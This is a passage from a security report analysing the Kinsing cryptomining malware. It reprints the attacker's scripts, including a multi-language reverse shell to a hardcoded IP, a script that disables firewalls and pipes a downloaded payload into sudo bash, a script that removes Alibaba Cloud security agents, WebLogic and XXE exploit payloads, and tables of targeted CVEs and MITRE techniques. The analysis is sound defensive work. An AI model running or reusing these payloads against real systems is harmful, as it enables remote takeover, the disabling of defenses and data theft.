


```
# Reverse Shell as a Service
# https://github.com/lukechilds/reverse-shell
#
# 1. On your machine:
#      nc -l 1337
#
# 2. On the target machine:
#      curl https://reverse-shell.sh/yourip:1337 | sh
#
# 3. Don't be a dick

if command -v python > /dev/null 2>&1; then
     python -c 'import socket,subprocess,os;
                s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
                s.connect(("45.15.158.124",7777));
                os.dup2(s.fileno(),0);
                os.dup2(s.fileno(),1);
                os.dup2(s.fileno(),2);
                p=subprocess.call(["/bin/sh","-i"]);'
     exit;
fi

if command -v perl > /dev/null 2>&1; then
     perl -e 'use Socket;
     $i="45.15.158.124";
     $p=7777;
     socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));
     if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");
     open(STDOUT,">&S");
     open(STDERR,">&S");
     exec("/bin/sh -i");};'
     exit;
fi

if command -v nc > /dev/null 2>&1; then
     rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 45.15.158.124 7777 >/tmp/f
     exit;
fi

if command -v sh > /dev/null 2>&1; then
     /bin/sh -i >& /dev/tcp/45.15.158.124/7777 0>&1
     exit;
fi
```

`cpr.sh`

This script looks like it's cleaning Kinsing from the server. Maybe it's a revert script to clean Kinsing from an infected system or a preparation script before cp, to prepare the server for infection.

Figure 33: the `cpr.sh` script




```
#!/bin/bash

ulimit -n 65535

chattr -i /etc/ld.so.preload
rm -f /etc/ld.so.preload
chattr -R -i /var/spool/cron
chattr -i /etc/crontab
ufw disable
iptables -F
echo '0' >/proc/sys/kernel/nmi_watchdog
echo 'kernel.nmi_watchdog=0' >>/etc/sysctl.conf
LDR="wget -q -O -"
if [ -s /usr/bin/curl ]; then
  LDR="curl"
fi
if [ -s /usr/bin/wget ]; then
  LDR="wget -q -O -"
fi

crontab -l | sed '/185.122.204.197/d' | crontab -

pkill -f kinsing
pkill -f kdevtmpfsi
rm -rf /tmp/kdevtmpfsi

(curl -s http://45.15.158.124/cp.sh||wget -q -O- http://45.15.158.124/cp.sh)|sudo bash
```

uninstall.sh

This script is very similar to the `al.sh` script which cleans the defense controls of Alibaba Cloud.

Figure 34: the `uninstall` script




```
#!/bin/bash

#check linux Gentoo os
var=`lsb_release -a | grep Gentoo`
if [ -z "${var}" ]; then
     var=`cat /etc/issue | grep Gentoo`
fi

if [ -d "/etc/runlevels/default" -a -n "${var}" ]; then
     LINUX_RELEASE="GENTOO"
else
     LINUX_RELEASE="OTHER"
fi

stop_aegis(){
     killall -9 aegis_cli >/dev/null 2>&1
     killall -9 aegis_update >/dev/null 2>&1
     killall -9 aegis_cli >/dev/null 2>&1
     killall -9 AliYunDun >/dev/null 2>&1
     killall -9 AliHids >/dev/null 2>&1
     killall -9 AliHips >/dev/null 2>&1
     killall -9 AliYunDunUpdate >/dev/null 2>&1
    printf "%-40s %40s\n" "Stopping aegis" "[  OK  ]"
}

remove_aegis(){
if [ -d /usr/local/aegis ];then
    rm -rf /usr/local/aegis/aegis_client
    rm -rf /usr/local/aegis/aegis_update
     rm -rf /usr/local/aegis/alihids
fi
}

uninstall_service() {

   if [ -f "/etc/init.d/aegis" ]; then
        /etc/init.d/aegis stop  >/dev/null 2>&1
        rm -f /etc/init.d/aegis
   fi

     if [ $LINUX_RELEASE = "GENTOO" ]; then
        rc-update del aegis default 2>/dev/null
        if [ -f "/etc/runlevels/default/aegis" ]; then
             rm -f "/etc/runlevels/default/aegis" >/dev/null 2>&1;
        fi
    elif [ -f /etc/init.d/aegis ]; then
         /etc/init.d/aegis  uninstall
         for ((var=2; var<=5; var++)) do
             if [ -d "/etc/rc${var}.d/" ];then
                 rm -f "/etc/rc${var}.d/S80aegis"
            elif [ -d "/etc/rc.d/rc${var}.d" ];then
                rm -f "/etc/rc.d/rc${var}.d/S80aegis"
             fi
        done
    fi

}

stop_aegis
uninstall_service
remove_aegis
umount /usr/local/aegis/aegis_debug


printf "%-40s %40s\n" "Uninstalling aegis"  "[  OK  ]"
```

`wb.xml` and `wbw.xml`

These two xml files seem to have the same purpose. Both are designed to exploit the Oracle WebLogic Server RCE vulnerability CVE-2020-14883. On Linux servers the `wb.sh` shell script is dropped and executed.


Figure 35: Weblogic Linux exploiting script



```
<beans xmlns="http://www.springframework.org/schema/beans" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-
beans.xsd">
    <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
        <constructor-arg>
            <list>
                <value>/bin/bash</value>
                <value>-c</value>
                <value><![CDATA[(curl -s 45.15.158.124/wb.sh||wget -q -O- 45.15.158.124/wb.sh)|bash]]></value>
            </list>
        </constructor-arg>
    </bean>
</beans>
```

On Windows machines, a PowerShell (`1.ps1`) is dropped and executed.

Figure 36: Weblogic Windows exploiting script




```
<beans xmlns="http://www.springframework.org/schema/beans" xmlns:xsi="http://www.w3.org/2001/XMLSchema-
instance" xsi:schemaLocation="http://www.springframework.org/schema/beans
http://www.springframework.org/schema/beans/spring-beans.xsd">
    <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
        <constructor-arg>
            <list>
                <value>powershell.exe</value>
                <value><![CDATA[Set-ExecutionPolicy Bypass -Scope Process -Force; iex ((New-Object
System.Net.WebClient).DownloadString('http://45.15.158.124/1.ps1'))]]></value>
            </list>
        </constructor-arg>
    </bean>
</beans>
```

`k.xml` and `kk.xml`


The purpose of these payloads is to exploit XML parsers that are vulnerable to XML external entity attacks. If the attack is successful, the attacker can read the contents of the `/opt/zimbra/conf/localconfig.xml` or `../conf/localconfig.xml` file by examining the value of the wocaq entity. This can lead to information disclosure, potentially revealing sensitive data or configurations.

Figure 37: `k.xml` **exploit**



```
<!ENTITY % adwzjs SYSTEM "file:///opt/zimbra/conf/localconfig.xml">
<!ENTITY % wdrde "<!ENTITY wocaq '<![CDATA[%adwzjs;]]>'>">
%wdrde;
```

Figure 38: `kk.xml` **exploit**




```
<!ENTITY % adwzjs SYSTEM "file:../conf/localconfig.xml">
<!ENTITY % wdrde "<!ENTITY wocaq '<![CDATA[%adwzjs;]]>'>">
%wdrde;
```

`ll.sh`

This is an extended snippet that appears both in Type I and Type II scripts. It's a list of specific processes for termination while this snippet is iterating through all the entries in the `/proc` directory. It could be that the Kinsing threat actor often updates this snippet and thus created an external script to support a frequent content update.

Figure 39: iterating over `/proc` directory



```
for filename in /proc/*; do
    ex=$(ls -latrh $filename 2> /dev/null|grep exe)
    if echo $ex |grep -q "atlas.x86\|dotsh\|
    /tmp/systemd-private-\|bin/sysinit\|.bin/xorg\|nine.x86\|data/pg_mem\|
    /var/lib/postgresql/data/.*/memory\|/var/tmp/.bin/systemd\|balder\|
    sys/systemd\|rtw88_pcied\|.bin/x\|httpd_watchdog\|/var/Sofia\|
    3caec218-ce42-42da-8f58-970b22d131e9\|/tmp/watchdog\|cpu_hu\|/tmp/Manager\|
    /tmp/manh\|/tmp/agettyd\|/var/tmp/java\|/var/lib/postgresql/data/postmaster\|
    /memfd\|/var/lib/postgresql/data/pgdata/postmaster"; then
        result=$(echo "$filename" | sed "s/\/proc\///")
        echo found $filename $result
    fi
done
```

Appendix 3: MITRE table with details

Script	Classification	Application	CVE/Misconfiguration
a.sh	Type I	Apache	CVE-2021-41773
acb.sh	Type II	Apache CouchDB	CVE-2022-24706
ae.sh	Type II	Apereo CAS	4.1-rce
an.sh	Type I	Ansible	CVE-2020-10684
ap.sh	Type II	Apache Spark	CVE-2020-9480
bg.sh	Type II	BIG-IP TMUI	CVE-2020-5902
c.sh	Type I	Confluence	CVE-2021-26084
ce.sh	Type II	Celery	unauthenticated
cf.sh	Type II	Confluence	CVE-2022-26134
cp.sh	Type II	Unsolved	Unsolved
cp2.sh	Type I	Unsolved	Unsolved
d.sh	Type I	Docker API	Misconfiguration
do.sh	Type I	Apache Dubbo	CVE-2019-17564
ex.sh	Type I	Apache HTTP	CVE-2021-41773
f.sh	Type I	Apache Flink	CVE-2020-17519
ge.sh	Type II	GeoServer	CVE-2023-35042
gi.sh	Type II	GitLab CE	CVE-2021-22205
gl.sh	Type II	GlassFish	Weak password
h.sh	Type I	Hadoop Yarn	CVE-2017-15718
h2.sh	Type I	Hadoop Yarn	CVE-2017-15718
hb.sh	Type	H2 database	unauthenticated
j.sh	Type I	Jenkins	CVE-2018-1000861
k.sh	Type I	Kafka	CVE-2023-25194
ki.sh	Type II	Kibana	CVE-2019-7609
kn.sh	Type I	Knife	CVE-2016-4326
kos.sh	Type II	Unsolved	Unsolved
ku.sh	Type I	Kubernetes	Misconfiguration
lf.sh	Type I	Liferay	CVE-2020-7961

Script	Classification	Application	CVE/Misconfiguration
lh.sh	Type II	log4j	CVE-2021-44228
lh2.sh	Type I	log4j	CVE-2021-44228
lr.sh	Type I	Laravel Ignition	CVE-2021-3129
lr2.sh	Type II	Laravel Ignition	CVE-2021-3129
m.sh	Type I	Magento	CVE-2022-24086
md.sh	Type I	Unsolved	Unsolved
mi.sh	Type II	Micro Focus Operation Bridge Manager	CVE-2020-11854
mo.sh	Type I	MobileIron Core & Connector	CVE-2020-15505
mt.sh	Type II	Metabase	CVE 2023-38646
n.sh	Type I	Unsolved	Unsolved
ni.sh	Type I	Apache NiFi	Weak password
o.sh	Type I	Unsolved	Unsolved
p.sh	Type I	PHP-FPM	CVE-2019-11043
pa.sh	Type I	PhpMyAdmin	CVE-2016-5734
pg.sh	Type I	postgresql	unauthenticated
pg2.sh	Type II	postgresql	unauthenticated
ph.sh	Type II	PHPUnit	CVE-2017-9841
ph2.sh	Type I	PHPUnit	CVE-2017-9841
py.sh	Type II	Python PIL/Pillow	CVE-2018-16509
r.sh	Type I	Redis	unauthenticated
rm.sh	Type II	Apache Rocketmq	CVE-2023-33246
s.sh	Type I	Solr Dataimport	CVE-2019-0193
sa.sh	Type I	SaltStack	CVE-2020-11651
sc.sh	Type I	Scrapyd daemon	XXE
scg.sh	Type I	Spring Cloud Gateway	CVE-2022-22947
se.sh	Type II	Unsolved	Unsolved
sm.sh	Type II	SambaCry	CVE-2017-7494
sp.sh	Type I	Supervisor 3.0a1 – 3.3.2 RCE	CVE/Misconfiguration
spr.sh	Other	Apache Spark	CVE-2022-33891

Script	Classification	Application	CVE/Misconfiguration
spri.sh	Type I	Unsolved	Unsolved
st.sh	Type I	Strapi	CVE-2019-19609
sup.sh	Type I	Supervisor11610	CVE-2017-11610
t.sh	Type I	ThinkPHP5RCE	CVE-2017-9841
tc.sh	Type II	Apache Tomcat	Weak password
tf.sh	Type I	ThinkCMF	ThinkCMF X1.6.0
tm.sh	Type I	TerraMaster NAS (TNAS)	CVE-2022-24990
tr.sh	Type I	Unsolved	Unsolved
tr2.sh	Type II	Unsolved	Unsolved
unk.sh	Type I	Ubuntu	General
vb.sh	Type I	Unsolved	Unsolved
vm.sh	Type I	Unsolved	Unsolved
vml.sh	Type II	Unsolved	Unsolved
vml.sh	Type I	Unsolved	Unsolved
w.sh	Type I	Weave Scope	Unauthenticated
wb.sh	Type I	WebLogic server	CVE-2020-14883 / CVE-2020-14882 / CVE-2020-14750
wpf.sh	Type I	Word press file manager	CVE-2020-25213
ws.sh	Type I	WSO2 products	CVE-2022-29464
xx.sh	Type II	XXL-JOB RCE	CVE-2020-23814

Appendix 3: MITRE table with details

Tactic	Technique	MITRE ID	Kinsing's Operation
Reconnaissance	Active Scanning: Vulnerability Scanning	T1595.002	Kinsing's scanning infrastructure is looking for vulnerabilities and misconfigurations.
Defense Evasion	Impair Defenses: Disable or Modify System Firewall	T1562.004	In the main payload kinsing is disabling the ufw firewall and flushing `iptables`.
Defense Evasion	Impair Defenses: Disable or Modify Tools	T1562.001	In the main payload kinsing is disabling security tools and services like `apparmor` and `selinux`.
Defense Evasion	Indicator Removal on Host: File Deletion	T1070.004	In the main payload kinsing is deleting logs (`/var/log/syslog`) and other files to cover tracks.
Defense Evasion	File and Directory Permissions Modification: Linux and Mac File and Directory Permissions Modification	T1222.001	In the main payload kinsing is changing attributes of various directories (`chattr` commands) to prevent detection.
Persistence	Event Triggered Execution: Unix Shell Configuration Modification	T1546.004	In the main payload kinsing is modifying `.ssh/authorized_keys` to maintain access.
Execution	Command and Scripting Interpreter: Unix Shell	T1059.004	Kinsing is execution of shell commands and scripts.

Tactic	Technique	MITRE ID	Kinsing's Operation
Credential Access	Account Discovery: Local Account	T1087.001	In the main payload kinsing is deleting users (`userdel`) to hinder account discovery.
Impact	Data Destruction	T1485	In the main payload kinsing is deleting files to impair functionality and cover tracks.
Impact	Inhibit System Recovery	T1490	In the main payload kinsing is deleting logs (`/var/log/syslog`) and other files to cover tracks.
Execution	Native API	T1106	In the main payload kinsing is killing processes through native APIs.n.
Discovery	Network Service Scanning	T1046	In the main payload kinsing is using `netstat` to discover network services and potentially identify targets for further actions.
Persistence	Create or Modify System Process: Systemd Service	T1543.003	In the main payload kinsing is installing a systemd service for persistence.
Persistence	Scheduled Task/Job: Scheduled Task	T1053.005	In the main payload kinsing is installing a systemd service for persistence.
Execution	User Execution: Malicious File	T1204.002	In the main payload kinsing is executing a malicious binary to maintain persistence or perform malicious actions.

Tactic	Technique	MITRE ID	Kinsing's Operation
Command and Control	Application Layer Protocol: Web Protocols	T1071.001	In the main payload kinsing is using `curl` or `wget` to communicate with command and control (C2) servers.
Resource Development	Acquire Infrastructure: Domain	T1583.001	Kinsing is using vocaltube.ru as a domain. Not sure he owns it.
Initial Access	Exploit Public-Facing Application	T1190	In many cases this is the initial access vector kinsing is using, for instance Openfire, Wordpress etc.
Credential Access	Brute Force	T1110.001	Kinsing is trying to exploit applications and services such as SSH, Tomcat admin and others
Persistence	Create or Modify System Process	T1543.004	Kinsing is creating a systemd service named "Bot" in the Type II scripts
Defense Evasion	Obfuscated Files or Information	T1027.002	Kinsing's malware and rootkit are often packed often by UPX
Discovery	File and Directory Discovery	T1083	In the main payload kinsing is running on the `/proc` and other filesystems to detect processes
Command and Control	Application Layer Protocol: DNS	T1071.004	Kinsing is using vocaltube.ru to retrieve the C2 server IP address.
Command and Control	Application Layer Protocol: Proxy	T1090.002	Kinsing is using proxies for the mining operation.

Tactic	Technique	MITRE ID	Kinsing's Operation
Exfiltration	Exfiltration Over C2 Channel	T1041	The kinsing malware can exfiltrate data over the C2 server.
Execution	System Services: Service Stop	T1569.002	In the main payload kinsing is issuing commands to stop various services, a technique that could be used to hinder security services or other critical functionalities on the system.
Execution	Command and Scripting Interpreter: PowerShell	T1059.001	The script is written in PowerShell, a powerful scripting language used for automating tasks on Windows systems, which can be used for malicious purposes in this context.
Command and Control	Ingress Tool Transfer	T1105	The script downloads external files (miner and config), which is indicative of transferring tools or files into a compromised environment.
Defense Evasion	Impair Defenses: Disable or Modify Tools	T1629.003	Stopping processes might also be used to disable security tools that are running on the system.
Defense Evasion	Modify Registry	T1112	The script uses `SchTasks.exe` to create a scheduled task for persistence, which involves modifying the Windows registry.

Tactic	Technique	MITRE ID	Kinsing's Operation
Defense Evasion	Obfuscate/Encrypt Files	T1140	The script `du.sh` is encoded in base64, there are further examples to kinsing encoding (base64) snippets
Defense Evasion	Masquerading: Match Legitimate Name or Location	T1036.005	In Linux the miner is called `kdevtmpfsi`, in Windows the miner is named "sysupdate. exe", which could be an attempt to masquerade as a legitimate system update process.
Execution	Container Administration Command	T1609	Kinsing is running `Ubuntu:latest` on misconfigured docker API with a malicious cmd that downloads and executes the main payload `d.sh`
Execution	Deploy Container	T1609	Kinsing is running `Ubuntu:latest` on misconfigured docker API with a malicious cmd that downloads and executes the main payload `d.sh`
Initial Access	External Remote Services	T1133	Kinsing was executed in an Ubuntu container deployed via an open Docker daemon API.
Defense Evasion	File and Directory Permissions Modification: Linux and Mac File and Directory Permissions Modification	T1222.002	Kinsing has used `chmod` to modify permissions on key files for use.
Discovery	Process Discovery	T1057	Kinsing has used ps to list processes.

Tactic	Technique	MITRE ID	Kinsing's Operation
Lateral Movement	Remote Services: SSH	T1021.004	Kinsing has used SSH for lateral movement.
Discovery	Remote System Discovery	T1018	Kinsing has used a script to parse files like `/etc/hosts` and SSH `known_hosts` to discover remote systems.
Impact	Resource Hijacking	T1496	Kinsing has created and run a Bitcoin cryptocurrency miner.
Persistence	Scheduled Task/Job: Cron	T1053.003	Kinsing has used crontab to download and run shell scripts every minute to ensure persistence.
Credential Access	Unsecured Credentials: Bash History	T1552.003	Kinsing has searched `bash_history` for credentials.
Credential Access	Unsecured Credentials: Private Keys	T1552.004	Kinsing has searched for private keys.
Initial Access	Valid Accounts	T1078	Kinsing has used valid SSH credentials to access remote hosts.
Defense Evasion	Rootkit	T1014	Kinsing is using a rootkit to hide the cryptomining operation.
Execution	Command and Scripting Interpreter: Python	T1059.006	Kinsing is execution python commands for instance in the `rv.sh` script